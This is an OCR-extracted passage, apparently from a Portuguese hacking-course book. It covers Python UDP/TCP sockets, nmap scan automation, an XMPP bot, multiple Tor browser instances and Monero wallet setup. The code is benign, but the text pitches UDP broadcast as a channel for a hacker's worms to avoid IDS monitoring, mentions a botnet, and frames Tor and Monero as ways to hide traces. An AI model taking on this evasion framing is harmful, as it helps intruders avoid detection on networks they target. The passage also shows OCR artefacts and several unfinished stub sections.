Caso ainda queira, o header pode ter um layout de tamanho fixo, mas se fizer isso, peço que o primeiro campo seja uma versão do header. Recentemente utilizei esta técnica de header de tamanho fixo versionado na rede Botnet Borg.

Veja o exemplo de como realiza a escrita de um envelope com esta técnica:

[exemplo]

Agora veja a leitura, é simplificada.

[exemplo]


18.5.2 Serviço de Datagrama com UDP

Até o momento foi passado um conhecimento sobre socket e como realizar request/response com protocolo TCP, ou seja, uma comunicação entre dois processos no modo cliente-servidor para transmitir mensagem texto ou binário. Vamos agora subir a régua, vou descrever a importância de se dominar a comunicação UDP.

Imagine o cenário, um hacker precisa enviar uma mensagem na rede na qual está sendo monitorada, uma comunicação por UDP por broadcast (no canal de broadcast) é muito difícil de ser monitorada, é um bom canal, e ainda todos os seus worms na rede são capazes de receber tal mensagem.

Mas tome cuidado, fora do canal de broadcast uma chuva de UDP pode ser observada e naturalmente relatada por um IDS. Também para um softwares que analisa ações estranhas na abertura de portas não pega com facilidade estas conexões UDP.

Vídeo explicativo neste link.




```
1.  import socket
2.
3.  localIP     = "127.0.0.1";
4.  localPort   = 20001;
5.  bufferSize  = 1024;
6.
7.  msgFromServer       = "AIED é foda";
8.  bytesToSend         = str.encode(msgFromServer);
9.
10. UDPServerSocket = socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM);
11. UDPServerSocket.bind((localIP, localPort));
12. print(Servidor UDP aguardando.");
13.
14. while(True):
15.     bytesAddressPair = UDPServerSocket.recvfrom(bufferSize);
16.     message = bytesAddressPair[0];
17.     address = bytesAddressPair[1];
18.     clientMsg = "Message from Client:{}".format(message);
19.     clientIP  = "Client IP Address:{}".format(address);
20.     print(clientMsg);
```

```
21.    print(clientIP);
22.    UDPServerSocket.sendto(bytesToSend, address);
```

```
1.  import socket
2.
3.  msgFromClient       = "Eu sou o cliente DHCP"
4.  bytesToSend         = str.encode(msgFromClient);
5.  serverAddressPort   = ("127.0.0.1", 20001);
6.  bufferSize          = 1024;
7.  UDPClientSocket = socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM);
8.  UDPClientSocket.sendto(bytesToSend, serverAddressPort);
9.  msgFromServer = UDPClientSocket.recvfrom(bufferSize);
10. msg = "Message from Server {}".format(msgFromServer[0]);
11. print(msg);
```

```
1.  #!/usr/bin/python3
2.  # /tmp/server_example_one.py;
3.
4.  import socket;
5.
6.  HOST = "127.0.0.1";
7.  PORT = 65432;
8.
9.  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
10.     s.bind((HOST, PORT));
11.     s.listen();
12.     conn, addr = s.accept();
13.     with conn:
14.         print("\033[91m","Recebendo a conexão de: ", "\033[0m", addr);
15.         while True:
16.             data = conn.recv(1024);
17.             if not data:
```

```
18.                 break;
19.             conn.sendall(data);
```

```
1.  #!/usr/bin/python3
2.  # /tmp/client_example_one.py;
3.
4.  import socket
5.
6.  HOST = "127.0.0.1";
7.  PORT = 65432;
8.
9.  with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
10.     s.connect((HOST, PORT));
11.     s.sendall(b"Hello, world");
12.     data = s.recv(1024);
13.
14. print(f"Recebido {data!r}");
```

18.5 Automatizando o Nmap com Python

A biblioteca python-nmap permite ao desenvolvedor executar operações de port scanner de maneira fácil e automatizada, de maneira simples e fácil o hacker pode realizar tais varreduras e armazenar ou em um arquivo de dados tabulando ou em um banco de dados, e o mais importante, em poucos minutos já é possível ter um script funcional.

Curso Hacker - Network Mapper NMAP + PYTHON - Kali GNU/Linux

18.5.1 Instalando a biblioteca

Antes de instalar a biblioteca python é necessário que se instale o programa nmap no GNU/Linux, para isso deve-se executar o comando abaixo.

```
1. sudo apt update -y
2. sudo apt install nmap -y
```

Agora será realizada a instalação da biblioteca, mas antes saiba que algumas execuções do nmap só funcionam se estiver sendo executadas como super usuário, e cada biblioteca python é instalada para um usuário específico, então a instalação da biblioteca será executada para as duas contas, a sua normal e para a do super usuário.

```
1. python3 -m pip install python-nmap
2. sudo python3 -m pip install python-nmap
```


O processo de instalação é um procedimento simples e visual.

18.5.2 Utilizando a biblioteca python-nmap

No primeiro exemplo será demonstrado um scan por computadores e portas em uma rede 192.168.0.0/24, lembre-se que cada LAN tem suas particularidades, inclusive endereçamento. Para prosseguir com esta prática é fundamental o conhecimento profundo do tópico Network Mapper.


```
1. #/bin/python3
2.
3. import nmap;
4. n = nmap.PortScanner();
5.
6. # esta operação pode demorar pois o python-nmap por
7. #     padrão executará: nmap -oX - -sV 192.168.201.0/24
8. n.scan("192.168.201.0/24");
9. for host in n.all_hosts():
10.     print(host);
```

O script acima foi editado em um arquivo exemplo1.py, não se esqueça de dar permissão de execução, caso não saiba como fazer isso acesse este tópico. Ao executar, conforme figura abaixo 2 hosts foram localizados na rede 192.168.201.0/24.




```
1. #!/usr/bin/python3
2. # ~/nmap/exemplo1.py
3.
4. import nmap, sys;
5.
```

```
6.  n = nmap.PortScanner();
7.  n.scan("192.168.201.0/24");
8.
9.  for host in n.all_hosts():
10.     print('\033[92m', '[+]', '\033[0m', host);
11.     for protocol in n[host].all_protocols():
12.         for port in n[host][protocol].keys():
13.             print(' \033[93m', protocol , '\033[0m', port, "\t", n[host][protocol][port]['name'] );
14.     print();
```



18.5 BOT para sistema de mensagens XMPP (falta)

Slixmpp é um fork de SleekXMPP cujo objetivo é usar asyncio em vez de threads para lidar com a conectividade. É uma biblioteca XMPP licenciada como "MIT licensed" e está disponível para Python 3.7, ou superior.


BOT XMPP para CHAT, exemplo ECHO BOT

O Slixmpp é um projeto que possui uma filosofia, além do código há uma idéia por trás do projeto:

Baixo número de dependências: Instalar e usar o Slixmpp deve ser o mais simples possível, sem ter que lidar com longas cadeias de dependências;
Como parte da redução do número de dependências: alguns módulos de terceiros são incluídos com o Slixmpp em diretórios a parte.
Uma api simples de se trabalhar: Tanto quanto possível, o Slixmpp deve permitir que as coisas “simplesmente funciona" usando padrões razoáveis e abstrações apropriadas.

18.5.1 Echo bot (ok)

O primeiro exemplo é uma ferramenta de Echo, ou seja, um código que recebe uma mensagem e retorna a própria mensagem dizendo que recebeu. Para isso crie um diretório para o projeto xmpp, dentro deste diretório crie outro diretório chamado data, conforme figura abaixo.



No diretório xmpp/data/ crie um arquivo chamado config.json e escreva um arquivo com a seguinte estrutura:

```
{"username" : "", "password" : ""}
```

Faça o cadastro em um servidor XMPP conforme descrito no tópico Comunicação Extensible Messaging and Presence Protocol XMPP, talvez o vídeo abaixo ajude. Neste exemplo será utilizada a conta borgecho@jabber.de neste bot.


Agora crie um arquivo xmpp/xmpp_echo.py e edite o código abaixo, é um simples bot echo.

```
#!/usr/bin/python3
# script: xmpp_echo.py
# requer instalação
#       python3 -m pip install slixmpp;
import asyncio, logging, json, os, sys, inspect;

from slixmpp import ClientXMPP;

CURRENTDIR = os.path.dirname(os.path.abspath(inspect.getfile(inspect.currentframe())));

class EchoBot(ClientXMPP):
    def __init__(self, jid, password):
        ClientXMPP.__init__(self, jid, password);
```


```
        # Primeiro deve-se registrar os eventos XMPP, o evento será processado pelo método
definido aqui
        self.add_event_handler("session_start", self.session_start);
        self.add_event_handler("message", self.message);

    def session_start(self, event):
        self.send_presence();
        self.get_roster();

    def message(self, msg):
            print("[+] Mensagem enviada: ", msg['body'], "por", msg['from'], "com identificador",
msg['id']);

        # agora vamos dar um retorno, afinal essa é a idéia
        if msg['type'] in ('chat', 'normal'):
             msg.reply("Recebi a mensagem: " + msg['body'] + ", muito obrigado e logo entrarei
em contato.").send();

if __name__ == '__main__':
    logging.basicConfig(level=logging.DEBUG, format='%(levelname)-8s %(message)s');

    # o arquivo de coniguração tem a seguinte estrutura
    #    {"username" : "", "password" : ""}
    CONFIG = json.loads(open(CURRENTDIR + "/data/config.json").read());
    xmpp = EchoBot( CONFIG['username'] , CONFIG['password']);
    xmpp.connect();
    xmpp.process();
```

Agora abra um cliente XMPP, pode ser qualquer cliente, utilize uma conta diferente da conta do bot, será utilizado no cliente honeypot@jabber.de, a idéia é simular uma conversa entre duas pessoas ou computadores por XMPP.

Ao digiar uma simples mensagem, como “oi” com a conta honeypot@jabber.de sendo enviada para a conta borgecho@jabber.de, uma mensagem é recebida de retorno.



Na figura acima temos a interface de um cliente XMPP comum, e na figura abaixo o output do bot XMPP.



18.5.2 Envio simples (falta)

18.5.3 Envio de arquivos (falta)

18.5.4 Criar nova conta através de BOT (falta)

18.6 Aplicações FAKE

18.6.1 HTTP Fake

18.6.2 SMTP Fake

18.6.3 SMTP Fake

18.6 Armazenando dados de usuários

18.7 Autenticação de usuários


18.7.1 Armazenando senhas

18.7.2 Duplo fator de autenticação

18.8 Múltiplas Instâncias de Browsers concorrentes

falta falar

https://drive.google.com/file/d/1VkVjUuIn56JfkDt-78xii4F9FD03ZBLF/view?usp=sharing




```
1.  #!/usr/bin/python3
2.  import time, os, traceback, sys, inspect, subprocess;
3.
4.  CURRENTDIR = os.path.dirname(os.path.abspath(inspect.getfile(inspect.currentframe())));
5.  sys.path.insert(0,CURRENTDIR);
6.
7.  from threading import Thread;
8.  from contextlib import contextmanager;
9.  from browser.browser import *;
10.
11. START_PORT = 9051;
12.
13. def run_browser(key):
14.         dir_cache_browser = "/tmp/browser_" + str(key);
15.         if os.path.exists(dir_cache_browser) == False:
16.                 os.makedirs(dir_cache_browser);
```

```
17.         time.sleep(2);
18.         b = Browser(terminal=False, path_directory_browser=dir_cache_browser,
    socks5=str(START_PORT + key) ) ;
19.         while True:
20.                 try:
21.                         b.navegar("http://api.ipify.org");
22.                         time.sleep(15);
23.                 except:
24.                         traceback.print_exc();
25.                         sys.exit(0);
26.
27. @contextmanager
28. def run_and_terminate_process(key, torrc_file):
29.         try:
30.                 p = subprocess.Popen(["tor", "-f", torrc_file], stdout=subprocess.PIPE,
    bufsize=1 );
31.                 for linha in iter(p.stdout.readline, b''):
32.                         print(linha);
33.                         if str(linha).find("Done") > 0:
34.                                 run_browser(key);
35.                 p.stdout.close();
36.                 p.wait();
37.         except:
38.                 traceback.print_exc();
39.                 sys.exit(0);
40.         finally:
41.                 p.terminate();
42.                 p.kill();
43.
44. def run_generick_context(key):
45.         dir_cache_tor = "/tmp/tor_" + str(key);
46.         path_torrc_file = "/tmp/torrc_" + str(key);
47.
48.         if os.path.exists(dir_cache_tor) == False:
49.                 os.makedirs(dir_cache_tor);
50.
51.         with open(path_torrc_file, "w") as f:
52.                 f.write("SocksPort " + str(START_PORT + key) + "\n");
53.                 f.write("ControlPort " + str(START_PORT + 100 + key) + "\n");
54.                 f.write("DataDirectory " + dir_cache_tor + "\n");
55.                 f.close();
56.
57.         with run_and_terminate_process(key, path_torrc_file ) as running_proc:
58.                 print("Finalizado com sucesso.");
59.
60. def main():
61.         for i in range(1, 5):
```

```
62.                 print("++++++++++++++++++ INICIANDO INSTANCIA", i,
    "++++++++++++++++++");
63.                 thread = Thread(target=run_generick_context, args=( i ,) );
64.                 thread.start();
65.                 time.sleep(2);
66.
67. main();
68.
```

19 Antivírus e ferramentas de segurança de rede

19 Uso de Web3 em malwares

19 Disponibilizando serviços na rede TOR (falta)

19.1 Serviço WEB com apache

19.2 Serviço de mensagens

19.3 Serviço de armazenamento de arquivos

19.4 Criando um forum de discussão

19.5 Montando um site HiddenWiki

20 Vulnerabilidades clássicas

20.1 Stack-based buffer overflow

20 Análise Forense em memória (VAI VIRAR UM LIVRO A PARTE)

20.3 Volatility Framework e bulk_extractor

20.3.1 Instalação

20.3.2 Framework

20.3.3 Comandos básicos

20.4 Obtendo dump de memória

20.4.1 Softwares e ferramentas

20.4.2 Manipulando dump

20.4.3 Extraindo dados com Volatility

20.5 Analise com Volatility

20.5.1 Analisando processos, serviços e privilégios

20.5.2 Analisando malwares em memória

20.5.3 Analise de registros

20.5.4 Reconstruindo histórico de comandos

20.5.5 Análise de uso de network

20.5.6 Sockets e sniffer (análise .pcap)

20.5.7 Analisando histórico de internet

21 O papel das criptomoedas no mundo Hacker

Para este documento, será tomado como moeda o Bitcoin mas pode ser aplicado a qualquer criptomoeda, Bitcoin é uma moeda digital e como toda moeda possui um valor e que permite que pessoas transfiram valores sem a necessidade de terceiros (como bancos ou governos). É baseado em uma rede descentralizada, ou seja, uma rede peer-to-peer de código aberto sem autoridade central ou administração, o sistema construído usando a tecnologia blockchain que tem por natureza a descentralização, não há servidores centrais, não há regras a não ser a lei da oferta e procura.

Não é possível saber quem é quem, o que existem são carteiras criptografadas que possibilita o anonimato do portador, é importante notar que o Bitcoin abraça a escassez digital e a oferta não pode ser aumentada, permitindo que ele mantenha seu valor em relação a quaisquer outras formas de dinheiro.

Quando falo que o Bitcoin proporciona liberdade pois fortalece o ser humano e sua posse, uma transação Bitcoin, em comparação com outras formas de transação sem dinheiro, protege as finanças, preserva a privacidade e aumenta a acessibilidade aos recursos financeiros.

O Bitcoin protege os recursos financeiros de várias maneiras. A criptomoeda é como dinheiro, mas é transferida eletronicamente e com segurança com o blockchain. Ele não está associado à sua conta bancária e é transferido para você de forma eletrônica e segura, com liquidação final. Isso significa que é mais seguro do que dinheiro e menos propenso a fraudes. Além disso, o Bitcoin não conhece limites geográficos para que você possa levar esse ativo digital com você, simplesmente memorizando uma frase inicial de 12 palavras (ou anotando-a) se você deixar uma parte do mundo por outra.

Quando você compra algo usando um cartão de crédito ou uma tecnologia de pagamento digital, a empresa ou o vendedor do cartão de crédito aprende muito sobre você. E quanto mais você usa o serviço deles, mais eles sabem sobre você e podem vender essas informações para outras empresas. Embora isso possa causar preocupação, não é uma ameaça à vida. No entanto, vamos imaginar que um governo corrupto queira aprender mais sobre suas atividades – isso pode ter um impacto em sua liberdade real. Quando você usa Bitcoin, no entanto, devido à sua natureza descentralizada sem autoridade governamental, é muito difícil para alguém, como o governo, rastrear suas transações e associá-las a você, desde que você não tenha informado o governo sobre a conexão entre seus identidade e sua carteira Bitcoin. Além disso, em áreas do mundo com menos liberdades, significa que suas finanças não podem ser afetadas por eventos como governos desvalorizando a moeda

por meio da política inflacionária de um sistema bancário centralizado ou afetando a oferta de dinheiro de outras maneiras. Assim, as transações Bitcoin oferecem um tipo de liberdade que não está disponível usando um sistema monetário tradicional que depende de banqueiros centrais.

Em partes do mundo onde o acesso a serviços bancários usando moedas fiduciárias permanece difícil e, antes do dinheiro digital, poderia significar muitas horas de viagem para chegar a um banco tradicional, o Bitcoin possibilita transações financeiras usando nada mais do que um telefone celular para fazer online. Na verdade, você pode negociar com qualquer pessoa do mundo, com liquidação final, desde que tenha acesso à Internet.

21.1 Manifesto Cypherpunk

Em 1992, três cientistas da computação da Bay Area lançaram uma nova lista de discussão para discutir criptografia, matemática, política e filosofia. Eles chamaram os membros desta lista de discussão de cypherpunks. Os cypherpunks eram eufóricos e discordavam em vários pontos, mas todos compartilhavam uma convicção central: que a Internet logo se tornaria um importante campo de batalha pela liberdade humana.

21.2 Monero XMR

21.2.1 GetMonero.org

A carteira **Monero GUI** possui uma interface amigável para todos os tipos de usuário, sendo recomendada especialmente para pessoas com menos conhecimentos técnicos ou que estão cansados de tanto Terminal. Esta é uma ferramenta recomendada e eu uso diariamente, outras vantagens:

- Modo simples: Criado para usuários comuns, que apenas querem usar o Monero da maneira mais fácil e rápida possível. Basta abrir a carteira, conectar-se a um nó remoto e sair enviando e recebendo seus XMR;
- Modo avançado: Um modo com todas as funções avançadas que um usuário experiente pode precisar. Ideal para quem quer ter controle completo sobre sua carteira e o nó;
- Modo comerciante; Aceite XMR em seu negócio.

Como trata-se de uma Wallet gráfica, é natural pode ser usada nos principais sistemas Operacionais gráficos, conforme listagem:

- Windows 64-bit;
- Linux 64-bit;
- macOS Intel;
- macOS ARM.


A carteira **Monero CLI**, trata-se de uma carteira via linha de comando e o melhor, é de código aberto e desenvolvida pela comunidade Monero, de uso totalmente gratuito, mais adequada para desenvolvedores, usuários intermediários e avançados. A carteira CLI oferece controle completo sobre seu nó e seus fundos. Altamente customizável, incluindo diversas ferramentas de análise, assim como RPC via HTTP/HTTPS e uma interface ZeroMQ. Outras vantagens:


- Nó local ou remoto: Use a sua própria cópia da blockchain ou uma cópia disponível publicamente para sincronizar transações via Tor ou I2P para que tenha uma camada adicional de privacidade;
- Nó para Bootstrap: Sem tempo para esperar o download da blockchain? Use um nó remoto enquanto você faz a sincronização! Ao terminar, nó local será ativado;
- Compatível com carteiras hardware como a Trezor e a Ledger;
- Carteira RPC e Daemon incluídos no arquivo;
- Compactação de Blockchain. Pouco espaço disponível? Use a @compactação para baixar apenas 1/3 da blockchain;
- Pay-for-RPC Uma nova funcionalidade que permite que os operadores de nós sejam recompensados quando o nó é utilizado.

Como trata-se de uma Wallet terminal pode ser usado em qualquer distribuição, inclusive ARM por não estar atrelado a motores gráficos, são estes:

- Windows 64-bit e 32-bit;
- macOS Intel e macOS ARM;
- Android ARMv8 e Android ARMv7;
- Linux 64-bit e 32-bit;
- Linux ARMv8 e Linux ARMv7;
- Linux RISC-V 64-bit;
- FreeBSD 64-bit;
- Código-fonte para compilar onde der para compilar.

Abaixo podemos ver o layout de ambas, basicamente uso a gráfica GUI no GNU/Linux Desktop e no Raspberry PI uso o CLI.





Monero GUI Monero CLI

Uma grande vantagem de se obter uma hardwallet é que não precisa armazenar as chaves privadas em um computador, e ainda, um computador de uso comum. Tudo é vulnerável, mas assim você fica menos vulnerável. Tanto Monero GUI como o CLI, pode-se acessar sua carteira com as seguintes hardwallet:

Ledger

- Nano S
- Nano S Plus
- Nano X
- Monero GUI
- Monero CLI

Trezor


- Model T
- Safe 3

O software **monerod** é um daemon que acompanha as mudanças do Blockchain Monero. É um programa terminal que gerencia essa cópia local da blockchain. Enquanto uma carteira bitcoin gerencia uma conta e o blockchain, Monero os separa:

- **monerod** gerencia o blockchain;
- **monero-wallet-cli** gerencia a sua wallet.

Recomendamos fortemente que você verifique as hashes do arquivo que você baixou, isto irá confirmar que os arquivos que você baixou correspondem aos arquivos criados pela equipe de desenvolvimento do Monero. Não subestime esse passo, pois um arquivo corrompido ou comprometido pode resultar na perda de suas economias.

Esses hashes SHA256 estão listados por conveniência, mas uma lista oficial de hashes assinada por GPG está disponível em getmonero.org/downloads/hashes.txt, devendo a assinatura ser verificada com a chave GPG contida getmonero.org/downloads/hashes.txt e deve ser tratado como canônico, com a assinatura verificada contra a chave GPG apropriada no código-fonte.



Vou exemplificar, no site oficial getmonero.org preciso baixar para um Raspberry PI a versão Monero CLI para ARM, o arquivo é monero-linux-armv7-v0.18.3.3.tar.bz2. Para

testar fiz o seguinte script Python para verificar. Pode usar o modo interativo se quiser, deixei como script para garantir que as pessoas consigam.

```
1. #!/usr/bin/python3
2. #/tmp/verificar.py
3. import hashlib;
4.
5. buffer = hashlib.sha256( open("/tmp/monero-linux-armv7-v0.18.3.3.tar.bz2", "rb").read()
   ).hexdigest();
6. print( "Hash:", buffer );
```

Veja o resultado, olha o output, se comparar com as hash oficiais, veja que vai bater, então o arquivo é seguro.

```
well@usb:/tmp$ python3 verificar.py
Hash: f3f982b141cb6c88939d15a83aaa26334d628c0d2766d6834371030dd00401d3
well@usb:/tmp$
```

Basicamente os principais arquivos são:

- monerod;
- monero-wallet-cli
- monero-wallet-rpc


21.2.2 Um nó monero local

Ter muitas carteiras para quebrar rastro e até no dia a dia, torna dispendioso o tempo de atualização e destravamento dos recursos. Outro grande problema é se expor, e naturalmente ao usar uma i2p ou uma TOR tudo vai ficar 20x mais lento.

Uma solução é criar um nó monero na sua infra estrutura, e então atualiza pela i2p ou Tor essa blockchain e então sincroniza todas as suas carteiras com este nó local. (qual o teor alcoólico dessa cerveja??) Começa-se baixando a versão Linux do programa **monerod**, mas faça isso no diretório /tmp.

```
1. cd /tmp
2. wget https://downloads.getmonero.org/linux64
```

